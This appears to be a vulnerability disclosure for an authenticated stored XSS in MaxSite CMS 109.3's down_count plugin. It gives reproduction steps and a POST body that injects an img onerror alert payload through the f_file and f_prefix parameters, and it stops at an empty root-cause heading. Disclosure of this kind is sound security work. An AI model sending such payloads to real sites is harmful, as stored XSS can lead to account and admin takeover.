

Authenticated Stored XSS allowing attacker inject malicious script

Author: Spycio.Kon

Date: 04/03/2026

Enviroment: test on Maxsite 109.3

Link: <https://github.com/maxsite/cms/tree/master>


Description: The vulnerable exist in the plugin down_count. The f_file and f_prefix parameter is not sanitize allow attacker inject malicious script

Impact: Because the payload is stored, this attack does not require repeated interaction from the attacker and can.

affect multiple users, leading to account compromise, data manipulation, or full takeover of the administrative Panel by using other endpoint


Reproduce

Step1: Enable down_count




Step2: Send the POST request with f_file and f_prefix parameter belike.

```
f_session_id=cdf476e08c7340fad59fdccce40c896f&f_file=="<img/src/onerror="alert(2)">&f_prefix=="
"><img/src/onerror="alert(1)">&f_format=+%3Csup+title%3D%22%D0%9A%D0%BE%D0%BB%D0%B8%D
1%87%D0%B5%D1%81%D1%82%D0%B2%D0%BE+%D0%BF%D0%B5%D1%80%D0%B5%D1%85%D0%BE
%D0%B4%D0%BE%D0%B2%22%3E%25COUNT%25%3C%2Fsup%3E&f_referer=on&f_real_title=on&f_su
bmit=
```



Step3: Go to `http://localhost/cms-109/cms-109/admin/plugin_down_count` again



The root cause:

